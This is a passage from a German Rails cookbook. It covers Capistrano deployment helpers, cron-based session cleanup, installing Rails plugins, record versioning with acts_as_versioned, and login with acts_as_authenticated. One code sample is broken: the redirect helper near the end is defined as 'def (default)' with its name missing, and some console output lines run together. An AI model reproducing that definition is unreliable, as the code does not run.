        /etc/mongrel_cluster/#{application}.conf
    CMD
  end

end
```

Der zweite Task in dieser Datei, `link_mongrel_config`, demonstriert eine weitere Capistrano-Helper-Methode namens `sudo`. Diese macht das Gleiche wie `run`, führt die Befehle auf den entfernten Servern aber unter dem Superuser (root) aus. `sudo` setzt voraus, dass der Benutzer, unter dem Capistrano läuft, mit Root-Rechten in der `sudo`-Konfigurationsdatei (*/etc/sudoers*) eingetragen ist.

Diskussion

Capistrano stellt verschiedene Helper-Methoden zur Verfügung, um Arbeiten auf Ihren Servern zu erledigen. Ihre Tasks können auch Ruby-Code enthalten, aber die Helper machen entfernte Arbeiten auf Ihren Servern einfach. Hier eine vollständige Liste der Capistrano-Helper:

`run`

Führt einen POSIX-Shell-Befehl auf allen Servern aus, deren Rolle im Task angegeben wurde. Die Ausgabe von Befehlen wie `rails -v` erscheint auf dem Terminal, auf dem der `cap`-Task ausgeführt wurde.

Wenn Sie mit der Ausgabe eines Befehls interagieren wollen, können Sie `run` einen Codeblock übergeben. Wird `run` ein Block übergeben, wird der Code in diesem

Block für alle Ausgaben aufgerufen, die der Befehl erzeugt. Dieser Block muss drei Parameter akzeptieren: den SSH-Kanal (der verwendet werden kann, um Daten an den entfernten Prozess zurückzusenden), den Stream-Identifier (`:err` für `stderr` und `:out` für `stdout`) sowie die empfangenen Daten.

Ein Beispiel für die Interaktion mit der Befehlsausgabe zeigt der folgende Task, der sich alle neuen Inhalte in der `production.log` auf den Anwendungsservern (`:app`) ansieht:

```
desc "Production-Log auf den Anwendungsservern überwachen."
task :watch_logs, :role => [:app] do
  log_file = "#{shared_path}/log/production.log"
  run "tail -f #{log_file}" do |channel, stream, data|
    puts data if stream == :out
    if stream == :err
      puts "[Error: #{channel[:host]}] #{data}"
      break
    end
  end
end
```

`sudo`

Wird wie `run` verwendet, nutzt aber `sudo` zur Ausführung der Befehle auf dem entfernten Server. Der Capistrano ausführende Benutzer muss `sudo`-Zugriff besitzen.

`put`

Speichert die angegebenen Daten an der angegebenen Stelle auf allen Servern, für die der aktuelle Task gilt. Wird `:mode` angegeben, wird er zum Setzen des Modus der Datei verwendet.

`delete`

Löscht die angegebene Datei von allen Servern, die durch den aktuellen Task angesprochen werden. Ist `:recursive => true`, entfernt `delete` auch Verzeichnisse.

`render`

Rendert ein ERb-Template und gibt das Ergebnis zurück. Das ist nützlich, um Dokumente zu generieren, die auf den entfernten Servern gespeichert werden sollen. `render("irgendwas", :foo => "Hallo")` sucht im aktuellen Verzeichnis oder im Verzeichnis *capistrano/recipes/templates* nach *irgendwas.rhtml* und rendert es mit `:foo`, das als lokale Variable mit dem Wert `"Hallo"` definiert ist. `render(:file => "irgendwas", :foo => "Hallo")` macht das Gleiche. `render(:template => "<%= foo %> Welt", :foo => "Hallo")` betrachtet den übergebenen String als ERb-Template und rendert ihn mit dem übergebenen Hash lokaler Variablen.

`transaction`

Führt eine Reihe von Tasks in einer Transaktion aus. Schlägt einer der Tasks fehl (löst er also eine Ausnahme aus), werden alle innerhalb der Transaktion ausgeführten Tasks auf einen `on_rollback`-Hook hin untersucht, der dann (falls es ihn gibt) ausgeführt wird.

`on_rollback (& block)`

Legt einen `on_rollback`-Hook für den momentan ausgeführten Task fest. Schlägt dieser oder einer der nachfolgenden Tasks fehl und ist eine Transaktion aktiv, wird dieser Hook ausgeführt.

Der Standard `deploy`-Task von Capistrano demonstriert den Einsatz des `transaction`-Helpers. Dieser Task fasst zwei andere Tasks, `update_code` und `symlink`, in einem Transaktionsblock zusammen, bevor er den `restart`-Task aufruft:

```
desc <<-DESC
A macro-task that updates the code, fixes the symlink, and restarts the
application servers.
DESC
task :deploy do
  transaction do
     update_code
     symlink
   end

  restart
end
```

Löst `update_code` oder `symlink` Ausnahmen aus, wird der in beiden Tasks definierte `on_rollback` auf allen Servern ausgeführt, auf denen der `deploy`-Task läuft. `update_code` definiert den folgenden `on_rollback`-Hook, der den Release-Pfad rekursiv löscht:

```
desc <<-DESC
Update all servers with the latest release of the source code. All this does
is do a checkout (as defined by the selected scm module).
DESC
task :update_code, :roles => [:app, :db, :web] do
  on_rollback { delete release_path, :recursive => true }

  source.checkout(self)

  run <<-CMD
    rm -rf #{release_path}/log #{release_path}/public/system &&
    ln -nfs #{shared_path}/log #{release_path}/log &&
    ln -nfs #{shared_path}/system #{release_path}/public/system
  CMD
end
```

`symlink` definiert ebenfalls einen `on_rollback`-Hook. Dieser stellt den symbolischen Link wieder her, der auf das vorherige Release auf dem Server verweist:

```
desc <<-DESC
Update the 'current' symlink to point to the latest version of
the application's code.
DESC
task :symlink, :roles => [:app, :db, :web] do
  on_rollback { run "ln -nfs #{previous_release} #{current_path}" }
  run "ln -nfs #{current_release} #{current_path}"
end
```

Siehe auch

- Das Capistrano-Manual unter *http://manuals.rubyonrails.com/read/book/17*

13.14 Übrig gebliebene Session-Records aufräumen

Problem

Sie wollen veraltete Session-Records regelmäßig entfernen.

Lösung

Unabhängig davon, ob Sie PStore oder Active Record (d.h. Dateisystem oder Datenbank) zum Speichern der Session-Records Ihrer Anwendung verwenden, müssen Sie alte Sessions bereinigen, um Performance- oder Speicherprobleme zu vermeiden.

Für die PStore-Speicherung entfernt der folgende `find`-Befehl alle Session-Dateien aus */tmp*, die älter sind als zwei Tage:

```
$ find /tmp/ruby_sess.* -ctime +2 -print | xargs rm -rf
```

Um diesen Befehl regelmäßig auszuführen, tragen Sie ihn in ein Shell-Sript ein:

/home/rob/bin/clean-rails-sessions.sh:

```
#!/bin/sh
find /tmp/ruby_sess.* -ctime +2 -print | xargs rm -rf
```

Nun lassen Sie das Skript regelmäßig durch den `cron`-Befehl des Systems ausführen. Damit `cron` das Skript alle 10 Minuten ausführt, geben Sie **`crontab -e`** ein und fügen den folgenden Eintrag in die `cron`-Tabelle ein:

```
# minute hour dom mon dow command
*/10 * * * * /home/rob/bin/clean-rails-sessions.sh
```

Speichern Sie Sessions über Active Record, können Sie eine kleine Helper-Klasse entwickeln und dann eine in ihr definierte Methode aufrufen, um die Session-Records zu löschen, die älter sind als die festgelegte Zeitspanne. Fügen Sie zum Beispiel den folgenden Code am Ende Ihrer *environment.rb*-Datei ein:

config/environment.rb:

```
...

class SessionCleanup
  def self.nuke_old_db_sessions
    CGI::Session::ActiveRecordStore::Session.destroy_all(
        ['updated_at < ?', 20.minutes.ago]
      )
  end
end
```

Dann rufen Sie die `nuke_old_db_sessions`-Methode über das `script/runner`-Utility Ihrer Anwendung auf. Alte Session-Einträge bereinigen Sie dann mit einem `cron`-Eintrag wie dem folgenden:

```
# minute hour dom mon dow command
*/10 * * * * ruby /var/www/cookbook/script/runner \
    script/runner -e production SessionCleanup.nuke_old_db_sessions
```

Diskussion

Jede Rails-Anwendung, die ihren Zustand über Sessions verwaltet, wird mit der Zeit veraltete Session-Records anhäufen. Irgendwann werden diese übrig gebliebenen Sessions zu einem Problem, weil sie die Performance beeinflussen oder den Plattenplatz auffressen.

Sie können den Session-Timeout für Ihre Anwendung festlegen, indem Sie die folgende Zeile in *environment.rb* aufnehmen:

config/environment.rb:

```
ActionController::Base.session_options[:session_expires] = \
                                                20.minutes.from_now
```

Diese Einstellung versucht sicherzustellen, dass Sessions nach 20 Minuten ablaufen, entfernt aber keine Session-Records. Den Verfall von Benutzer-Sessions zu erzwingen, indem man die gespeicherten Session-Records löscht, schlägt gleich zwei Fliegen mit einer Klappe und schützt Sie gleichzeitig vor bösartigen Benutzern, die eine Benutzer-Session geknackt haben könnten.

Siehe auch

- Rezept 4.14, »Session-Informationen in einer Datenbank speichern«
- Rezept 4.15, »Informationen mit Sessions nachhalten«

KAPITEL 14

Rails über Plugins erweitern

14.0 Einführung

Irgendwann werden Sie Rails um Software von Drittanbietern erweitern wollen, um Aufgaben erledigen zu können, für die das Rails-Framework nicht entworfen wurde. Die bekanntesten Einrichtungen zur Erweiterung von Rails sind RubyGems und Rails-Plugins.

Der RubyGems-Paketmanager ist nicht Rails-spezifisch, sondern vielmehr ein standardisiertes System zur Verwaltung und Distribution von Ruby-Paketen oder -Gems. Viele Gems wurden speziell für den Einsatz mit Rails entwickelt. Um ein Gem in einer Rails-Anwendung verwenden zu können, müssen Sie es irgendwo in der Anwendung mit einer `include`- oder `require`-Direktive einbinden. Üblicherweise werden Gems mit `require`-Anweisungen in `environment.rb` oder `application.rb` eingebunden:

```
require 'localization'
```

Seit Rails 0.14 besitzt das Rails-Framework ein eigenes System zur Software-Distribution, bekannt als Plugins.

Ein Plugin besteht aus einer Reihe von Dateien und Verzeichnissen, die alle eine bestimmte Rolle bei der Administration oder Nutzung des Plugins erfüllen. Die vielleicht wichtigste Datei der Plugin-Architektur ist *init.rb*, die beim Start Ihrer Rails-Anwendung gelesen wird. Diese Datei wird häufig genutzt, um anderen Code einzubinden, der von diesem Plugin benötigt wird. Die meisten Plugins besitzen außerdem ein *lib*-Verzeichnis, das automatisch in den `$LOAD_PATH` der Anwendung eingebunden wird.

Um ein Plugin zu installieren, müssen Sie es einfach nur im Verzeichnis *vendor/plugins* speichern und Ihre Anwendung neu starten. Wird eine Rails-Anwendung zum ersten Mal geladen, wird eine Datei namens *init.rb* für jedes Plugin im Plugins-Verzeichnis ausgeführt.

Die Entwicklung von Plugins setzt zwei Bedingungen voraus: Sie sollten über die innere Funktionsweise des Rails-Frameworks Bescheid wissen und wie man mit Ruby Klassen

während der Laufzeit umdefinieren kann. Ein Generator hilft bei der Initialisierung der Dateien, die zum Aufbau eines grundlegenden Plugins benötigt werden. Zum Beispiel erzeugt der Generator für ein Plugin namens `acts_as_dictionary` die folgenden Dateien und Verzeichnisse:

```
$ ./script/generate plugin acts_as_dictionary
create vendor/plugins/acts_as_dictionary/lib
create vendor/plugins/acts_as_dictionary/tasks
create vendor/plugins/acts_as_dictionary/test
create vendor/plugins/acts_as_dictionary/README
create vendor/plugins/acts_as_dictionary/Rakefile
create vendor/plugins/acts_as_dictionary/init.rb
create vendor/plugins/acts_as_dictionary/install.rb
create vendor/plugins/acts_as_dictionary/lib/acts_as_dictionary.rb
create vendor/plugins/acts_as_dictionary/tasks/acts_as_dictionary_tasks.rake
create vendor/plugins/acts_as_dictionary/test/acts_as_dictionary_test.rb
```

Ein anderer Mechanismus zur Erweiterung von Rails sind die sogenannten Engines. Rails-Engines lassen sich am besten als vertikale Segmente eines Rails-Frameworks beschreiben, die in eine vorhandene Anwendung eingebunden werden. Rails-Engines sind eigentlich nicht mehr populär, werden gelegentlich aber immer noch verwendet und in Form von Plugins verteilt.

14.1 Plugins von Drittanbietern aufspüren

Problem

Sie benötigen irgendein Feature, das von der aktuellen Rails-Version nicht unterstützt wird. Sie wollen herausfinden, ob es ein Plugin von einem Drittanbieter gibt, mit dem Sie Ihre Anwendung erweitern können.

Lösung

Nutzen Sie das fest eingebaute `plugin`-Skript, um eine Liste aller öffentlich zugänglichen Subversion-Repositories nach verfügbaren Plugins abzusuchen.

Zuerst verwenden Sie den `discover`-Befehl, um sicherzustellen, dass Ihre Liste mit Plugin-Repositories auch all jene enthält, die auf der Rails-Wiki-Plugins-Seite aufgeführt sind. Werden neue Repositories entdeckt, werden Sie gefragt, ob Sie diese in Ihre lokale Liste aufnehmen wollen:

```
rob@mac:~/fooApp$ ruby script/plugin discover
Add http://svn.techno-weenie.net/projects/plugins/? [Y/n] y
Add http://www.delynnberry.com/svn/code/rails/plugins/? [Y/n] y...
```

Um eine vollständige Liste der verfügbaren Plugins von den konfigurierten Plugin-Quellen zu erhalten, nutzen Sie den `list`-Befehl des `plugin`-Skripts:

```
rob@mac:~/fooApp$ ruby script/plugin list --remote
account_location   http://dev.ruby ... plugins/account_location/
acts_as_taggable   http://dev.ruby ... plugins/acts_as_taggable/
browser_filters    http://dev.ruby ... plugins/browser_filters/
...
```

Diskussion

Das aktuelle System zur Distribution von Plugins sieht vor, dass die Autoren Links auf das Subversion-Repository ihrer Plugins im Rails-Wiki (*http://wiki.rubyonrails.org/rails/pages/Plugins*) bekannt geben. Der `discover`-Befehl nutzt Rubys *open-uri.rb*-Bibliothek, um die Seite abzurufen und auf URLs zu untersuchen, die nach Subversion-Repositories aussehen (die mit *svn://*, *http://* oder *https://* anfangen und den String */plugins/* enthalten). Gibt es irgendwelche Repository-Quellen, die nich in Ihrem Home-Verzeichnis unter *~/.rails-plugin-sources* enthalten sind, dann haben Sie die Möglichkeit, sie aufzunehmen, wenn das Skript danach fragt.

Ist mindestens ein Plugin-Repository konfiguriert, können Sie es mit dem `list`-Befehl nach verfügbaren Plugins abfragen. Der `list`-Befehl sucht standardmäßig nach entfernten Repositories, aber wenn Sie das explizit ausdrücken wollen, übergeben Sie ihm die `remote`-Option. Um eine Liste der momentan lokal installierten Plugins zurückzugeben, übergeben Sie die Option `local` an den `list`-Befehl:

```
rob@mac:~/fooApp$ ruby script/plugin list --local
```

Hier eine Zusammenfassung der Befehle, die Sie mit dem Plugin-Skript verwenden können, um Ihre Plugin-Repository-Liste zu verwalten und lokal oder entfernt verfügbare Plugins abzufragen:

`discover`
: Sucht nach Plugin-Repositories, die auf der Rails-Wiki-Plugin-Seite aufgeführt sind

`list`
: Listet die verfügbaren Plugins basierend auf den konfigurierten Quellen auf

`source`
: Fügt manuell ein Plugin-Quell-Repository ein

`unsource`
: Entfernt ein Plugin-Repository aus *~/.rails-plugin-sources*

`sources`
: Listet alle momentan konfigurierten Plugin-Repositories auf

Momentan findet `ruby script/plugin list --remote` etwas mehr als 100 Plugins, nachdem es die Wiki-Plugins-Seite durchforstet hat. Es gibt eine Reihe nicht erkannter Plugins auf der Seite, da sie kein */plugins/* in ihrer Subversion-URL enthalten. Die Plugins-Seite sollte eigentlich auch eine kurze Beschreibung für jedes Plugin vorhalten, damit Sie eine

Vorstellung davon bekommen, welches Problem es jeweils löst, aber viele der geposteten Plugins verlangen eine kreative Internet-Recherche, um herauszufinden, was sie genau tun und wie sie funktionieren. Demnächst wird es wohl ein verbessertes System zur Distribution von Plugins geben. Letztlich ist es wohl am besten, wenn man den Code von Plugins genauer untersucht, bevor man sie in ein Projekt einbindet oder von ihnen bereitgestellte Generatoren nutzt.

Siehe auch

- Die Plugin-Liste von Agile Web Development unter *http://www.agilewebdevelopment.com/plugins*
- Rezept 14.2, »Plugins installieren«

14.2 Plugins installieren

Problem

Sie wollen ein Plugin installieren, um die Funktionalität Ihrer Anwendung zu erweitern. Sie wollen aber auch wissen, wie man die installierten Plugins wieder entfernt.

Lösung

Sie installieren ein Plugin, indem Sie dessen Namen an den `install`-Befehl des `plugin`-Skripts übergeben. Der folgende Befehl installiert lokal das `sparklines`-Plugin:

```
rob@mac:~/webapp$ ruby script/plugin install sparklines
+ ./sparklines/MIT-LICENSE
+ ./sparklines/README
+ ./sparklines/Rakefile
+ ./sparklines/generators/sparklines/sparklines_generator.rb
+ ./sparklines/generators/sparklines/templates/controller.rb
+ ./sparklines/generators/sparklines/templates/functional_test.rb
+ ./sparklines/init.rb
+ ./sparklines/lib/sparklines.rb
+ ./sparklines/lib/sparklines_helper.rb
```

Plugins werden als Verzeichnisse in *vendor/plugins* installiert:

```
rob@mac:~/webapp$ ls vendor/plugins/sparklines/
MIT-LICENSE  README       Rakefile     generators/  init.rb      lib/
```

Sie deinstallieren ein Plugin mit dem `remove`-Befehl des `plugin`-Skripts, wobei Sie einen oder mehrere Plugin-Namen übergeben:

```
rob@mac:~/webapp$ ruby script/plugin remove sparklines
```

Diskussion

Das `plugin`-Skript untersucht Ihre Umgebung und prüft, ob Ihr *vendor/plugins*-Verzeichnis dem Benutzer Subversion gehört. Ist das der Fall, setzt der `install`-Befehl eine `svn:externals`-Eigenschaft für das Verzeichnis jedes installierten Plugins, so dass Sie normale Subversion-Befehle verwenden können, um die Plugins auf dem neuesten Stand zu halten.

Ist *vendor/plugins* nicht unter der Kontrolle von Subversion, können Plugins über den Befehl `svn co` installiert werden.

Die Option `--help` von `install` führt die folgenden Optionen auf, mit deren Hilfe Sie Folgendes tun können: Installationsmethoden explizit angeben, Plugin-Revisionsnummern festlegen und die erneute Installation von Plugins erzwingen:

`-x`, `--externals`

: Verwenden Sie `svn:externals`, um das Plugin abzurufen. Ermöglicht Plugin-Updates und -Versionierung.

`-o`, `--checkout`

: Verwendet `svn checkout`, um das Plugin abzurufen. Aktiviert die Aktualisierung, fügt aber keinen `svn:externals`-Eintrag ein.

`-q`, `--quiet`

: Unterdrückt Ausgaben bei der Installation. Wird ignoriert, wenn `-v` übergeben wird (zum Beispiel `./script/plugin -v install`).

`-r`, `--revision` **`REVISION`**

: Überprüft die angegebene Revision aus Subversion. Wird ignoriert, wenn Subversion nicht verwendet wird.

`-f`, `--force`

: Installiert ein Plugin erneut, wenn es bereits installiert ist.

Siehe auch

- Rezept 14.1, »Plugins von Drittanbietern aufspüren«

14.3 Record-Versionen mit acts_as_versioned manipulieren

Problem

Die Benutzer sollen in der Lage sein, versionierte Änderungen an den Zeilen Ihrer Datenbank zu betrachten oder rückgängig zu machen.

Lösung

Verwenden Sie das acts_as_versioned-Plugin, um Änderungen an den Zeilen einer Tabelle nachzuhalten und einen View einzurichten, der den Zugriff auf eine Revision-History erlaubt.

Beginnen Sie mit der Installation des Plugins innerhalb der Anwendung:

```
$ ./script/plugin install acts_as_versioned
```

Wir richten eine statements-Tabelle ein, in der Erklärungen erfasst werden, und für jede dieser Erklärungen sollen Änderungen nachgehalten werden. Damit die Versionierung funktionieren kann, muss die überwachte Tabelle eine Versionsspalte vom Typ :int besitzen.

db/migrate/001_create_statements.rb:

```
class CreateStatements < ActiveRecord::Migration
  def self.up
    create_table 'statements' do |t|
      t.column 'title', :string
      t.column 'body', :text
      t.column 'version', :int
    end
  end

  def self.down
    drop_table 'statements'
  end
end
```

Nun legen wir eine zweite Tabelle namens statement_versions an. Der Name dieser Tabelle basiert auf dem Singular des Namens der zu versionierenden Tabelle, gefolgt vom String _versions. Diese Tabelle akkumuliert alle Versionen der zu verfolgenden Spalten. Sie spezifizieren diese Spalten, indem Sie die statement_versions-Tabelle um entsprechende Spalten erweitern, die jeweils den gleichen Namen und Datentyp aufweisen wie die zu überwachenden Spalten. Die statement_versions-Tabelle benötigt außerdem eine version-Spalte vom Typ :int. Als Nächstes fügen Sie eine Spalte ein, die das id-Feld der versionierten Tabelle referenziert, z.B. statement_id.

db/migrate/002_add_versions.rb:

```
class AddVersions < ActiveRecord::Migration
  def self.up
    create_table 'statement_versions' do |t|
      t.column 'statement_id', :int
      t.column 'title', :string
      t.column 'body', :text
      t.column 'version', :int
    end
  end

  def self.down
    drop_table 'statement_versions'
```

```
  end
end
```

Abschließend richten Sie das versionierte `Statement`-Modell ein, indem Sie `acts_as_versioned` in dessen Klassendefinition aufrufen:

app/models/statement.rb:

```
class Statement < ActiveRecord::Base
  acts_as_versioned
end
```

Nun führen Änderungen an `Statement`-Objekten automatisch zur Aktualisierung der Versionsnummer des Objekts und zur Speicherung aktueller und vorheriger Versionen in der `statement_versions`-Tabelle. Durch die Versionierung erhalten `Statement`-Objekte eine Reihe von Methoden, die eine Inspektion und Manipulation der Versionen ermöglichen. Um es den Benutzern zu ermöglichen, ältere Versionen wiederherzustellen, können Sie Ihren `Statements`-Controller um eine `revert_version`-Aktion erweitern:

```
def revert_version
  @statement = Statement.find(params[:id])
  @statement.revert_to!(params[:version])
  redirect_to :action => 'edit', :id => @statement
end
```

Erweitern Sie den `Statement`-Bearbeitungs-View um verlinkte Versionsnummern, die Änderungen über einen Aufruf der `revert_version`-Aktion zurücknehmen.

app/views/edit.rhtml:

```
<h1>Erklärung bearbeiten</h1>

<% form_tag :action => 'update', :id => @statement do %>
  <%= render :partial => 'form' %>

  <p><label for="statement_version">Version</label>:
  <% if @statement.version > 0 %>
    <% (1..@statement.versions.length).each do |v| %>

      <% if @statement.version == v %>
        <%= v %>
      <% else %>
        <%= link_to v, :action => 'revert_version', :id => @statement, \
                                                   :version => v %>
      <% end %>

    <% end %>
  <% end %>
  </p>

  <%= submit_tag 'Bearbeiten' %>
<% end %>

<%= link_to 'Zeigen', :action => 'show', :id => @statement %> |
<%= link_to 'Zurück', :action => 'list' %>
```

Diskussion

Sie können die Rails-Console nutzen, um eine elementare Update- und Reversion-Session für ein Statement-Objekt zu testen:

```
>> statement = Statement.create(:title => 'Invasion', :body => 'because of WMDs')
=> #<Statement:0x22f0c94 @attributes={"body"=>"because of WMDs",
"title"=>"Invasion", "id"=>6, "version"=>1}, @new_record=false,
@changed_attributes=[], @new_record_before_save=true,
@errors=#<ActiveRecord::Errors:0x22ef1b4 @base=#<Statement:0x22f0c94 ...>,
@errors={}>>
>> statement.version=> 1
>> statement.body = 'opps! no WMDs'
=> "opps! no WMDs"
>> statement.save
=> true
>> statement.version
=> 2
>> statement.revert_to!(statement.version-1)
=> true
>> statement.body
=> "because of WMDs"
>> statement.version
=> 1
```

Abbildung 14-1 zeigt die »Erklärung bearbeiten«-Seite. Sie enthält eine Liste aller Versionsnummern, die als Links auf die revert-Aktion dargestellt werden. Das Absenden des Formulars über den Bearbeiten-Button fügt eine neue Versionsnummer ein.




Abbildung 14-1: Ein Bearbeitungsformular mit Links auf frühere Versionen

Sie können das Standardverhalten ändern, indem Sie einen option-Hash an die acts_as_versioned-Methode übergeben. Zum Beispiel können :class_name und :table_name gesetzt werden, wenn die üblichen Namenskonventionen nicht für Ihr Projekt geeignet sind. Eine andere nützliche Option ist :limit, mit der Sie festlegen können, wie viele Versionen zur Verfügung gehalten werden sollen.

Siehe auch

- Die Projektseite des acts_as_versioned-Plugins unter *http://ar-versioned.rubyforge.org*

14.4 Authentifizierung mit acts_as_authenticated

Problem

Sie wollen Teile Ihrer Anwendung auf autorisierte Benutzer beschränken. Sie haben sich vollständige Authentifizierungssysteme wie den Salted Login Generator angesehen, aber diese erfüllen Ihre Bedürfnisse nicht. Sie suchen nur die Basis eines Authentifizierungssystems, das es Ihnen erlaubt, die genaue Einbindung in Ihre Anwendung selbst vorzunehmen.

Lösung

Verwenden Sie das acts_as_authenticated-Plugin und vervollständigen Sie dann Ihr Authentifizierungssystem basierend auf den in diesem Modell bereitgestellten Methoden. Zu diesem Zweck installieren Sie zuerst das Plugin.

```
$ ruby script/plugin source http://svn.techno-weenie.net/projects/plugins
$ ruby script/plugin install acts_as_authenticated
```

Ihre Anwendung hat einen Reporting-Bereich, auf den Sie den Zugriff beschränken wollen. Die reports-Tabelle wurde mit dem folgenden Schema eingerichtet:

db/schema.rb:

```
ActiveRecord::Schema.define() do
  create_table "reports", :force => true do |t|
    t.column "title", :string
    t.column "summary", :text
    t.column "details", :text
  end
end
```

Um ein grundlegendes Authentifizierungssystem zu initialisieren, führen Sie den vom Plugin bereitgestellten authenticated-Generator aus, dem Sie einen Modell- und einen Controller-Namen übergeben. Der folgende Befehl richtet ein User-Modell und einen Account-Controller ein und legt eine Datenbank-Migration an:

```
$ ruby script/generate authenticated user account
      exists  app/models/
      exists  app/controllers/
      exists  app/helpers/
      create  app/views/account
      exists  test/functional/
      exists  test/unit/
      create  app/models/user.rb
      create  app/controllers/account_controller.rb
      create  lib/authenticated_system.rb
      create  lib/authenticated_test_helper.rb
      create  test/functional/account_controller_test.rb
      create  app/helpers/account_helper.rb
      create  test/unit/user_test.rb
      create  test/fixtures/users.yml
      create  app/views/account/index.rhtml
      create  app/views/account/login.rhtml
      create  app/views/account/signup.rhtml
      exists  db/migrate
      create  db/migrate/002_create_users.rb
```

Wenden Sie die Migration mit rake auf Ihre Datenbank an:

```
$ rake db:migrate
```

Zu Beginn von *account_controller.rb* finden Sie eine Zeile mit `include AuthenticatedSystem`. Verschieben Sie diese Zeile in Ihren `ApplicationController`:

app/controllers/application.rb:

```
class ApplicationController < ActionController::Base
  include AuthenticatedSystem
end
```

Um die grundlegende Authentifizierung auf die Aktionen eines Controllers anzuwenden, fügen Sie einen `before`-Filter in der Klassendefinition des Controllers ein, dem Sie `:login_required` übergeben:

app/controllers/report_controller.rb:

```
class ReportController < ApplicationController

  before_filter :login_required
  def index
  end
end
```

Sie können Ihr Layout so modifizieren, dass es den Benutzern die Möglichkeit zum Logout gibt. Der Logout-Link ist nur für angemeldete Benutzer sichtbar. Diese Datei ist auch ein guter Ort, um Flash-Meldungen auszugeben, die von den Authentifizierungsaktionen erzeugt werden.

app/views/layouts/application.rhtml:

```
<html>
  <head>
    <title>Rails-Demo</title>
  </head>
  <body>
    <% if logged_in? %>
       <%= link_to 'logout', :controller => 'account', :action => 'logout' %>
     <% end %>
     <p style="color: green;"><%= flash[:notice] %></p>
    <%= @content_for_layout %>
  </body>
</html>
```

Um Erläuterungen zu auftretenden Fehlern (wie etwa ungültige Login-Versuche oder fehlerhafte Anmeldungen) einzufügen, nehmen Sie die folgenden `flash`-Zuweisungen in den `AccountController` auf:

app/controllers/account_controller.rb:

```
class AccountController < ApplicationController
  def index
    redirect_to(:action => 'signup') unless logged_in? or User.count > 0
  end
  def login
    return unless request.post?
    self.current_user = User.authenticate(params[:login], params[:password])
    if current_user
      redirect_back_or_default(:controller => '/report', :action => 'index')
      flash[:notice] = "Login erfolgreich"
    else
       flash[:notice] = "Login/Passwort ungültig!"
    end
  end

  def signup
    @user = User.new(params[:user])
    return unless request.post?
    if @user.save
      redirect_back_or_default(:controller => '/report', :action => 'index')
      flash[:notice] = "Vielen Dank für Ihre Anmeldung!"
    else
       flash[:notice] = @user.errors.full_messages.join("<br />")
    end
  end

  def logout
    self.current_user = nil
    flash[:notice] = "Logout erfolgreich"
    redirect_back_or_default(:controller => '/account', :action => 'login')
  end
end
```

Diskussion

Sobald Sie die Anwendung neu starten, werden Versuche, die Reports-Seite abzurufen, auf das Standard-Login-Formular umgeleitet, das vom `authenticated`-Generator erzeugt wurde. Der Generator erzeugt auch ein grundlegendes Anmeldeformular, auf das die Login-Seite verweist. Die folgende Methode hält die ursprüngliche URL nach und kümmert sich um die Umleitung, sobald sich ein Benutzer authentifiziert hat.

```
def (default)
  session[:return_to] ? redirect_to_url(session[:return_to]) \
                      : redirect_to(default)
  session[:return_to] = nil
end
```

Abbildung 14-2 zeigt die vom Plugin standardmäßig bereitgestellten Anmelde- und Login-Formulare.

